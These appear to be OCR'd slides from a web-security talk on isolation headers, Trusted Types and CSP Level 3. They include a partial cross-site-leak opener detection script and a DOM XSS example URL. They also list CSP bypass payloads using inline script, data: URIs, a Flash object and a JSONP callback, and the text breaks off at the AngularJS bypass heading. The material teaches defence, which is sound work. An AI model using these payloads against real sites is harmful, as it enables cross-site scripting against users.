
Code Snippet


The below snippet demonstrates how to detect whether the `opener` property was set to `null`, or whether the COOP header is present with a value other than `unsafe-none`. This can be done with both iframes and new windows.

```
// define the vulnerable URL
const v_url = 'https://example.org/profile';

const exploit = (url, new_window) => {
  let win;
  if(new_window) {
    // open the url in a new tab to see if win.opener was affected by COOP
    // or set to null
    win = open(url);
  } else {
    // create an iframe to detect whether the opener is defined
    // won't work for COOP detection, or if a page has implemented framing protecti
    document.body.insertAdjacentHTML('beforeend', '<iframe name="xsleaks">');
    // redirect the iframe to the vulnerable URL
    win = open(url, "xsleaks");
  }

  // wait 2 seconds to let the page load
  setTimeout(() => {
```

Isolation Headers

Insufficient isolation issues like XSRF, XSSI, Clickjacking XSLeaks, Spectre, ...
(Fetch Metadata, COOP, CORP, XFO)





1. Isolation mechanisms

2. Injection defenses

Injection defenses:
Trusted Types

Eliminate risky patterns from your JavaScript by requiring typed objects in dangerous DOM APIs.

How does DOM XSS happen?


DOM XSS is a client-side XSS variant caused by the DOM API not being secure by default

- User controlled **strings** get converted into code
- Via dangerous DOM APIs like:

  `innerHTML`, `window.open()`, ~60 other DOM APIs

Example: `https://example.com/#<img src=x onerror=alert('xss')>`

```
var foo = location.hash.slice(1);
document.querySelector('#foo').innerHTML = foo;
```


location.open
HTMLFrameElement.srcdoc
HTMLMediaElement.src
HTMLScriptElement.InnerText
HTMLInputElement.formAction
document.write
location.href
HTMLSourceElement.src
HTMLAreaElement.href
HTMLInputElement.src
Element.innerHTML
HTMLFrameElement.src
HTMLBaseElement.href
HTMLTrackElement.src
HTMLButtonElement.formAction
HTMLScriptElement.textContent
HTMLImageElement.src
HTMLFormElement.action
location.assign
HTMLEmbededElement.src

The idea behind Trusted Types

typed objects

Require ~~**strings**~~ for passing (HTML, URL, script URL) values to DOM sinks.

HTML string
Script string
Script URL string

becomes →

TrustedHTML
TrustedScript
TrustedScriptURL

The idea behind Trusted Types

When Trusted Types are **enforced**

```
Content-Security-Policy: require-trusted-types-for 'script'
```

DOM sinks **reject** **strings**

```
element.innerHTML = location.hash.slice(1); // a string
```

```
▶Uncaught TypeError: Failed to set the 'innerHTML' property on 'Element': This document requires  demo2.html:9
`TrustedHTML` assignment.
    at demo2.html:9
```

DOM sinks **accept** **typed objects**

```
element.innerHTML = aTrustedHTML; // created via a TrustedTypes policy
```

Creating Trusted Types

1. **Create** policies with validation rules

```
const SanitizingPolicy = TrustedTypes.createPolicy('myPolicy', {
    createHTML(s: string) => myCustomSanitizer(s)
}, false);
```

2. **Use** the policies to create Trusted Type objects

```
// Calls myCustomSanitizer(foo).
const trustedHTML = SanitizingPolicy.createHTML(foo);
element.innerHTML = trustedHTML;
```

3. **Enforce** "myPolicy" by setting a Content Security Policy header

```
Content-Security-Policy: require-trusted-types-for 'script'
```

Safe rollouts due to reporting

When Trusted Types are in **reporting** mode

```
Content-Security-Policy-Report-Only: require-trusted-types-for 'script'; report-uri /cspReport
```

DOM sinks **accept & report strings**

```
element.innerHTML = location.hash.slice(1); // a string
```

```
▶ [Report Only] This document requires 'TrustedHTML' assignment.
```

DOM sinks **accept typed objects**

```
element.innerHTML = aTrustedHTML; // created via a TrustedTypes policy
```

Trusted Types Summary

Reduced attack surface:

The risky data flow will always be:


Simpler security reviews - dramatically minimizes the trusted codebase

Compile time & runtime security validation

No DOM XSS - if policies are secure and access restricted

Live Demo

Try Trusted Types now!
web.dev/trusted-types



Injection defenses:
Content Security Policy Level 3

Mitigate XSS by introducing fine-grained controls on script execution in your application.

CSP Basics

CSP is a strong **defense-in-depth** mechanism against **XSS**

Developers can control which

<script>

scripts get executed

plugins are loaded

Note: CSP is not a replacement for proper escaping or fixing bugs!

Enabling CSP

Response Header

▼ Response Headers

content-security-policy: `script-src 'nonce-r4nd0m' 'strict-dynamic';object-src 'none'; base-uri 'none';`

content-type: `text/html; charset=UTF-8`

Two modes

Enforcement: `Content-Security-Policy`

Report Only: `Content-Security-Policy-Report-Only`

What most people associate with a CSP

.. are allowlist (host) based CSPs, however these aren't effective in mitigating XSS

▼ **Response Headers**

alt-svc: clear

cache-control: no-cache, no-store, max-age=0, must-revalidate

content-encoding: gzip

content-security-policy: script-src https://clients4.google.com/insights/consumersurveys/ https://www.google.com/js/bg/ 'self' 'unsafe-inline' 'unsafe-eval' https://mail.google.com/_/scs/mail-static/ https://hangouts.google.com/ https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www.googleapis.com/appsmarket/v2/installedApps/ https://www-gm-opensocial.googleusercontent.com/gadgets/js/ https://docs.google.com/static/doclist/client/js/ https://www.google.com/tools/feedback/ https://s.ytimg.com/yts/jsbin/ https://www.youtube.com/iframe_api https://apis.google.com/_/scs/abc-static/ https://apis.google.com/js/ https://clients1.google.com/complete/ https://apis.google.com/_/scs/apps-static/_/js/ https://ssl.gstatic.com/inputtools/js/ https://inputtools.google.com/request https://ssl.gstatic.com/cloudsearch/static/o/js/ https://www.gstatic.com/feedback/js/ https://www.gstatic.com/common_sharing/static/client/js/ https://www.gstatic.com/og/_/js/ https://*.hangouts.sandbox.google.com/;frame-src https://clients4.google.com/insights/consumersurveys/ https://calendar.google.com/accounts/ https://ogs.google.com https://onegoogle-autopush.sandbox.google.com 'self' https://accounts.google.com/ https://apis.google.com/u/ https://apis.google.com/_/streamwidgets/ https://clients6.google.com/static/ https://content.googleapis.com/static/ https://mail-attachment.googleusercontent.com/ https://www.google.com/calendar/ https://calendar.google.com/calendar/ https://docs.google.com/ https://drive.google.com https://*.googleusercontent.com/docs/securesc/ https://feedback.googleusercontent.com/resources/ https://www.google.com/tools/feedback/ https://support.google.com/inapp/ https://*.googleusercontent.com/gadgets/ifr https://hangouts.google.com/ https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www-gm-opensocial.googleusercontent.com/gadgets/ https://plus.google.com/ https://wallet.google.com/gmail/ https://www.youtube.com/embed/ https://clients5.google.com/pagead/drt/dn/ https://clients5.google.com/ads/measurement/jn/ https://www.gstatic.com/mail/ww/ https://www.gstatic.com/mail/intl/ https://clients5.google.com/webstore/wall/ https://ci3.googleusercontent.com/ https://gsuite.google.com/u/ https://gsuite.google.com/marketplace/appfinder https://www.gstatic.com/mail/promo/ https://notifications.google.com/ https://tracedepot-pa.clients6.google.com/static/ https://mail-payments.google.com/mail/payments/ https://staging-taskassist-pa-googleapis.sandbox.google.com https://taskassist-pa.clients6.google.com https://appsassistant-pa.clients6.google.com https://apis.sandbox.google.com https://plus.sandbox.google.com https://notifications.sandbox.google.com/ https://*.hangouts.sandbox.google.com/ https://gtechnow.googleplex.com https://gtechnow-qa.googleplex.com https://test-taskassist-pa-googleapis.sandbox.google.com https://autopush-appsassistant-pa-googleapis.sandbox.google.com https://staging-appsassistant-pa-googleapis.sandbox.google.com https://daily0-appsassistant-pa-googleapis.sandbox.google.com https://daily1-appsassistant-pa-googleapis.sandbox.google.com https://daily2-appsassistant-pa-googleapis.sandbox.google.com https://daily3-appsassistant-pa-googleapis.sandbox.google.com https://daily4-appsassistant-pa-googleapis.sandbox.google.com https://daily5-appsassistant-pa-googleapis.sandbox.google.com https://daily6-appsassistant-pa-googleapis.sandbox.google.com https://*.prod.amp4mail.googleusercontent.com/ https://chat.google.com/ https://dynamite-preprod.sandbox.google.com https://*.client-channel.google.com/client-channel/client https://clients4.google.com/invalidation/lcs/client https://tasks.google.com/embed/ https://keep.google.com/companion https://addons.gsuite.google.com https://contacts.google.com/widget/hovercard/v2 https://*.googleusercontent.com/confidential-mail/attachments/;report-uri

Allowlist based CSPs

Example

```
Content-Security-Policy: script-src static.example.com api.example.com
```

Advantages

✔ Blocking third-party JS [good use case for allowlist CSP]
→ E.g. Google cannot trust external JS on accounts.google.com
→ Not a markup/html injection attack scenario like classical XSS

Disadvantages

✘ Difficult to setup and maintain
→ high level of customization required
✘ **In most cases not a strong mitigation against XSS**
→ trivial bypasses
→ in particular if CDNs are allowlisted (they host "gadgets")
→ 'unsafe-inline' is present, etc.
✔ **Solution**: Set **multiple** independent CSPs!

Why NOT use an allowlist-based CSP to protect against XSS?

```
script-src 'self' apis.google.com www.gstatic.com;
```

TL;DR Don't use them for XSS mitigation! They're almost always trivially bypassable.

- >95% of the Web's whitelist-based CSP are bypassable automatically
  - Research Paper: https://ai.google/research/pubs/pub45542
  - Check yourself: http://csp-evaluator.withgoogle.com
  - The remaining 5% might be bypassable after manual review
- Example: JSONP, AngularJS, ... hosted on whitelisted domain (esp. CDNs)
- Whitelists are hard to create and maintain ⟶ breakages

More about CSP whitelists:
ACM CCS '16, IEEE SecDev '16, AppSec EU '17, Hack in the Box '18,

Many allowlist CSP bypasses...

..if used for XSS mitigation. There are other use cases where an allowlist CSP is effective.

'unsafe-inline' in script-src

```
script-src 'self' 'unsafe-inline';
object-src 'none';
```

CSP-Bypass:

```
"><script>alert(1337)</script>
```

URL scheme/wildcard in script-src

```
script-src 'self' https: data: *;
object-src 'none';
```

CSP-Bypass:

```
"><script
src=data:text/javascript,alert(1337)
></script>
```

Missing or lax object-src

```
script-src 'none';
```

CSP-Bypass:

```
"><object
type="application/x-shockwave-flash"
data='https://ajax.googleapis.com/ajax
/libs/yui/2.8.0r4/build/charts/assets/
charts.swf?allowedDomain=\"}))))}catch(
e){alert(1337)}//'>
<param name="AllowScriptAccess"
value="always"></object>
```

JSONP-like endpoint in whitelist

```
script-src 'self' whitelisted.com;
object-src 'none';
```

CSP-Bypass:

```
"><script
src="https://whitelisted.com/jsonp?c
allback=alert">
```

AngularJS library in whitelist

```
script-src 'self' whitelisted.com;
object-src 'none';
```

CSP-Bypass:

